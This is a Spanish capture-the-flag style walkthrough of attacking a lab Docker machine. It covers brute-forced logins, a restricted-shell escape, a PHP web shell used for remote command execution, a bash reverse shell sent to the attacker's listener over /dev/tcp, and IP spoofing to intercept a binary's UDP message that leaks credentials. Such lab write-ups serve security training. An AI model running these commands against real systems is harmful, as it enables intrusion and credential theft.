




Swiss




Cuando vivito el perfil de linkedin




Password brut force con algunas posibilidades de usuarios como admin, administrator y administrador (estuve un rato largo buscando hasta decidirme por esto pues me parecia medio facil algo asi, pero resultado)



administrator:panther



darks:_dkvndsqwcdfef34445




```
Session Actions Edit View Help
miguel@kali: ~/Downloads miguel@kali: ~/Downloads
1 0:[tmux]*
SLF4J: No SLF4J providers were found.
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See https://www.slf4j.org/codes.html#noProviders for further details.

(miguel@kali)-[~/Downloads]
$
(miguel@kali)-[~/Downloads]
$ ssh darks@172.17.0.2
Warning: Remote host identification has changed!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:gQEJ6KbWWI502aRycwQGNBogSbX1y/NuA7ascnvpcSA.
Please contact your system administrator.
Add correct host key in /home/miguel/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/miguel/.ssh/known_hosts:6
remove with:
  ssh-keygen -f '/home/miguel/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

Darks, el sistema a sido co credenciales ssh son: dark

Pruebo con una dirección IP de un segmento de «administración»
A menudo, los «segmentos restringidos» se sitúan en direcciones más altas.
Prueba con una dirección IP que parezca pertenecer a un administrador o a una VLAN diferente:



```
miguel@kali: ~/Downloads
1 0:ssh*
(miguel@kali)~[~/Downloads]
$ sudo ip addr add 172.17.100.10/16 dev docker0
(miguel@kali)~[~/Downloads]
$ ssh -b 172.17.100.10 darks@172.17.0.2
darks@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.19.11+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 11 12:04:58 2024 from 172.17.0.1
darks@8b1268002709:~$
```

Nos encontramos en una bash restringida

```
darks@8b1268002709:~$ id
-rbash: id: command not found
darks@8b1268002709:~$
```

bypass con no profile

```
miguel@kali: ~/Downloads
1 0: [tmux]*
(miguel@kali) - [~/Downloads]
$ ssh -b 172.17.100.10 darks@172.17.0.2 -t "bash --noprofile"
darks@172.17.0.2's password:
darks@8b1268002709:~$ cd bin/
darks@8b1268002709:~/bin$ ls
cat ls
darks@8b1268002709:~/bin$ cd ../
darks@8b1268002709:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
darks@8b1268002709:~$
darks@8b1268002709:~$
```

encuentro dos archivos sospechosos sendinv2 y credentials.txt que aparenta estar encriptado

```
Session Actions Edit View Help
miguel@kali: ~/Downloads  miguel@kali: ~/Downloads  darks@617cee2ef215: ~
darks@617cee2ef215:~$ ls /var/www/
html sendinv2
darks@617cee2ef215:~$ ls /var/www/html/
credentials.txt docencia images index.php pagina_web.tar scripts sobre-mi styles.css
darks@617cee2ef215:~$ |
```

con strings veo en el archivo credentials.txt que tengo rce desde la web

```

Session Actions Edit View Help
miguel@kali: ~/Downloads  miguel@kali: ~/Downloads  darks@617cee2ef215: ~
0 0:[tmux]*
    }
    input[type="submit"]:hover {
        background-color: #45a049;
    }
}
</style>
</head>
<body>
    <?php
        // Iniciar sesi
        session_start();
        // Verificar si el usuario ya est
        autenticado
        if (isset($_COOKIE['session_id']) && isset($_SESSION['session_id']) && $_COOKIE['session_id'] == $_SESSION['session_id']) {
            echo "<div class='login-container'><h2>Darks, el sistema a sido configurado para restringir un rango de ip por seguridad, ten es
to en cuenta ya que si no te encuentras en el segmento correcto nada funcionara, tus nuevas credenciales ssh son: darks:_dkvndsqwcdfef34
445 </h2></div>";
        } else {
            header('Location: sms.php');
        }
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
    ?>
</body>
</html>
styles.css

```

Intento un rce con exito

```

└─$ curl "http://172.17.0.2/index.php?cmd=id" -d 'PHPSESSID=4
gmp2kc02s97kfaao0h3daq1b4; session_id=3315a5bf408e306ba17ffd5
794957a85'

```

[snip]

```

        border: none;
        border-radius: 5px;
        cursor: pointer;
    }
    input[type="submit"]:hover {
        background-color: #45a049;
    }
</style>
</head>
<body>
    <div class='login-container'><h2>Darks, el sistema a sido
configurado para restringir un rango de ip por seguridad, ten
esto en cuenta ya que si no te encuentras en el segmento corr
ecto nada funcionara, tus nuevas credenciales ssh son: darks:
_dkvndsqwcdfef34445 </h2></div>
    <pre>uid=33(www-data) gid=33(www-data) groups=33(www-dat
a)

```

```
</pre></body>
</html>
```

```
Session Actions Edit View Help
miguel@kali: ~/Downloads  miguel@kali: ~/Downloads  darks@617cee2ef215: ~  13:03

0 0:nc*
└─(miguel@kali)~[~/Downloads]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.100.10] from (UNKNOWN) [172.17.0.2] 56470
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@617cee2ef215:/var/www/html/sobre-mi$ |

└─(miguel@kali)~[~/Downloads]
$ curl -s -b "PHPSESSID=4gmp2kc02s97kfaao0h3daq1b4; session_id=3315a5bf408e306ba17ffd5794957a85" \
--data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/172.17.100.10/4444 0>&1'" \
"http://172.17.0.2/sobre-mi/confidencial.php"

└─(miguel@kali)~[~/Downloads]
$
```

```
└─(miguel@kali)~[~/Downloads]
$ ltrace ./sendinv2
snprintf("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ... , 512, "%s%s%s%s%s", "M", "FDTS42ZKNCWOYZSHF2GEM2NM5NF053HL" ... , "RRW4WTMMNUUE522LBFHMSK
HGV3ESSCSO" ... , "N", "R5GIR2GONHW2UTZMIZUE2TBI44XUZCHH" ... , "=") = 336
socket(2, 2, 0) = 3
memset(0x7ffd394ab600, '\0', 16) = 0x7ffd394ab600
htons(7777) = 0x611e
inet_addr("172.17.0.188") = 0xbc0011ac
strlen("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ... ) = 336
sendto(3, 0x7ffd394ab610, 336, 0) = 336
sleep(5) = 0
strlen("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ... ) = 336
sendto(3, 0x7ffd394ab610, 336, 0) = 336
sleep(5) = 0
strlen("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ... ) = 336
sendto(3, 0x7ffd394ab610, 336, 0) = 336
sleep(5 <no return ...> = 336
— SIGWINCH (window changed) —
<... sleep resumed> = 0
strlen("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ... ) = 336
sendto(3, 0x7ffd394ab610, 336, 0) = 336
sleep(5) = 0
strlen("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ... ) = 336
sendto(3, 0x7ffd394ab610, 336, 0) = 336
sleep(5) = 0
strlen("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ... ) = 336
```

```
Session Actions Edit View Help
miguel@kali: ~/Downloads  miguel@kali: ~/Downloads  darks@617cee2ef215: ~
0 0:[tmux]*
(miguel@kali)-[~/Downloads]
$ ltrace ./sendinv2
(miguel@kali)-[~/Downloads]
$ ltrace ./sendinv2
snprintf("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ..., 512, "%s%s%s%s%s", "M", "FDTS42ZKNCWOYZSHF2GEM2NM5NF053HL" ..., "RRW4WTMMNUUE522LBFHMSK
HGV3ESSCSO" ..., "N", "R5GIR2GONHW2UTZMIZUE2TBI44XUZCHH" ..., "=") = 336
socket(2, 2, 0) = 3
memset(0x7ffd394ab600, '\0', 16) = 0x7ffd394ab600
htons(7777) = 0x611e
inet_addr("172.17.0.188") = 0xbc0011ac
strlen("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ...) = 336
sendto(3, 0x7ffd394ab610, 336, 0) = 336
sleep(5) = 0
strlen("MFDTS42ZKNCWOYZSHF2GEM2NM5NF053H" ...) = 336|

(miguel@kali)-[~/Downloads]
$ sudo tcpdump -i any host 172.17.0.188 -vv -X
[sudo] password for miguel:
tcpdump: WARNING: any: That device doesn't support promiscuous mode
(Promiscuous mode not supported on the "any" device)
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
13:08:06.179132 docker0 Out ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 172.17.0.188 tell 172.17.0.1, length 28
0x0000: 0001 0800 0604 0001 0ab3 2aae 93b3 ac11 .....*.....
0x0010: 0001 0000 0000 0000 ac11 00bc .....
13:08:06.179139 veth21a51bc Out ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 172.17.0.188 tell 172.17.0.1, length 28
0x0000: 0001 0800 0604 0001 0ab3 2aae 93b3 ac11 .....*.....
0x0010: 0001 0000 0000 0000 ac11 00bc .....
13:08:07.209682 docker0 Out ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 172.17.0.188 tell 172.17.0.1, length 28
```

El `tcpdump` muestra que el sistema está lanzando peticiones **ARP** buscando quién tiene la IP `172.17.0.188`, pero nadie responde. Como tú controlas el host, puedes "convertirte" en esa IP para recibir el paquete UDP que `sendinv2` está intentando enviar.

Sigue estos pasos en tu terminal de Kali/Ubuntu para capturar el mensaje:

1. Suplantar la IP de destino

En tu máquina host (fuera del contenedor), asigna la IP esperada a tu interfaz de Docker. Esto hará que el tráfico dirigido a `.188` llegue a tu propia máquina:


```
Session Actions Edit View Help
miguel@kali: ~/Downloads  miguel@kali: ~/Downloads  darks@617cee2ef215: ~
0 0: [tmux]*
(miguel@kali) - [~/Downloads]
$ ./sendinv2

(miguel@kali) - [~/Downloads]
$ sudo ip addr add 172.17.0.188/16 dev docker0

(miguel@kali) - [~/Downloads]
$ nc -ulnp 7777
MFDT542ZKNCWOYZSHF2GEM2NM5NF053HLIZUUMLDI44GOLNPBUFSMTUIRMVQULTJFEEE3DCNZHGQYSXHF5ESR2WOVEUOVTVLEZUU4DDJB JGQY3JJIJWGGM2SNQFESSCONRRW4WTM
MNNUUE522LBFHMSKHGV3ESSCS0BNFONLMJFDTK2C2I5CWOWSHKVTWCZVGBNFQSTMMN4XOZ3EI5KWOWKXNB3GG3SKNBW2VLHMRDWWY3DCLBBHMCSPNFBGUY3NNR5GIR2GONHW2UTZ
MIZUE2TBI44XUZCHHF3U4RCVPJKA4CHJFCG6Z22I5WHUWTOJIYWIR2FJMFA=====

(miguel@kali) - [~/Downloads]
$ echo 'MFDT542ZKNCWOYZSHF2GEM2NM5NF053HLIZUUMLDI44GOLNPBUFSMTUIRMVQULTJFEEE3DCNZHGQYSXHF5ESR2WOVEUOVTVLEZUU4DDJB JGQY3JJIJWGGM2SNQFESS
CONRRW4WTMMNUUE522LBFHMSKHGV3ESSCS0BNFONLMJFDTK2C2I5CWOWSHKVTWCZVGBNFQSTMMN4XOZ3EI5KWOWKXNB3GG3SKNBW2VLHMRDWWY3DCLBBHMCSPNFBGUY3NNR5GIR
2GONHW2UTZMIZUE2TBI44XUZCHHF3U4RCVPJKA4CHJFCG6Z22I5WHUWTOJIYWIR2FJMFA=====' | base32 -d
aG9sYSEgc29tb3MgZWwgZ3JlcG8gQmxhY2tDYXQsIHBlbnNhbW9zIGVuIGVuY3JpcHRhcnRlc3RlIHNIcnZlciBwZXJvIG5vIHRpZW5lIG5hZGEGZGUgaW50ZXJlcYwgdGUgYWhvcnJhcnUgdGllbXBv
0iBjcmldZGFsOmRyb3BjaG9zdG9wNDUzU0pGIogZGZlZnJldGEK

(miguel@kali) - [~/Downloads]
$
```

(miguel@kali) - [~/Downloads]

```
$ echo 'aG9sYSEgc29tb3MgZWwgZ3JlcG8gQmxhY2tDYXQsIHBlbnNhbW9zIGVuIGVuY3JpcHRhcnRlc3RlIHNIcnZlciBwZXJvIG5vIHRpZW5lIG5hZGEGZGUgaW50ZXJlcYwgdGUgYWhvcnJhcnUgdGllbXBv0iBjcmldZGFsOmRyb3BjaG9zdG9wNDUzU0pGIogZGZlZnJldGEK' | base64 -d
```

hola! somos el grupo BlackCat, pensamos en encriptar este ser ver pero no tiene nada de interes, te ahorrare tiempo: crista
l:dropchostop453SJF : disfruta

```
Session Actions Edit View Help
miguel@kali: ~/Downloads  miguel@kali: ~/Downloads  cristal@617cee2ef215: /home/darks
darks@617cee2ef215:~$ su cristal
Password:
cristal@617cee2ef215:/home/darks$ whoami
cristal
cristal@617cee2ef215:/home/darks$ id
uid=1002(cristal) gid=1002(cristal) groups=1002(cristal),100(users),1003(editor)
cristal@617cee2ef215:/home/darks$
```

```

cristal@617cee2ef215:~$ ls -la
total 56
drwxr-x--- 1 cristal cristal 4096 Apr 27 13:16 .
drwxr-xr-x 1 root    root    4096 Nov 11 2024 ..
-rw----- 1 cristal cristal   0 Nov 11 2024 .bash_history
-rw-r--r-- 1 cristal cristal  220 Nov 11 2024 .bash_logout
-rw-r--r-- 1 cristal cristal 3771 Nov 11 2024 .bashrc
drwxrwxr-x 3 cristal cristal 4096 Nov 11 2024 .local
-rw-r--r-- 1 cristal cristal  807 Nov 11 2024 .profile
-rwxr-xr-x 1 root    root   16416 Apr 27 13:16 syst
-rw-rw-r-- 1 root    editor  1516 Nov 11 2024 systm.c
-rwxr-xr-x 1 root    root    141 Nov 11 2024 systm.sh
cristal@617cee2ef215:~$ cat .bash_history
cristal@617cee2ef215:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
    *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in

```

```

bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "*" used in a pathname expansion conte
xt will
# match all files and zero or more directories and subdirecto
ries.
#shopt -s globstar

# make less more friendly for non-text input files, see lessp
ipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in th
e prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ];
then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" col
or)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the cap
ability; turned
# off by default to not distract the user: the focus in a ter
minal window
# should be on the output of commands, not on the prompt

```

```

#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
        # We have color support; assume it's compliant with E
        # (ISO/IEC-6429). (Lack of such support is extremely
        # rare, and such
        # a case would tend to support setf rather than seta
        # f.)
        color_prompt=yes
    else
        color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@
    \h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a
    \]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then

```

```

    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolor
s)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:care
t=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like s
o:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && ec
ho terminal || echo error)" "$(history|tail -n1|sed -e '\''s/
^\s*[0-9]\+\s*//;s/[:;&]\s*alert$//'\`')"'

# Alias definitions.
# You may want to put all your additions into a separate file
like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc packag
e.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases

```

```

fi

# enable programmable completion features (you don't need to
enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/
profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
    if [ -f /usr/share/bash-completion/bash_completion ]; then
        . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
        . /etc/bash_completion
    fi
fi
fi
cristal@617cee2ef215:~$ cat .profile
# ~/.profile: executed by the command interpreter for login s
hells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.
bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for example
s.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the u
mask
# for ssh logins, install and configure the libpam-umask pack
age.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

```

```

fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
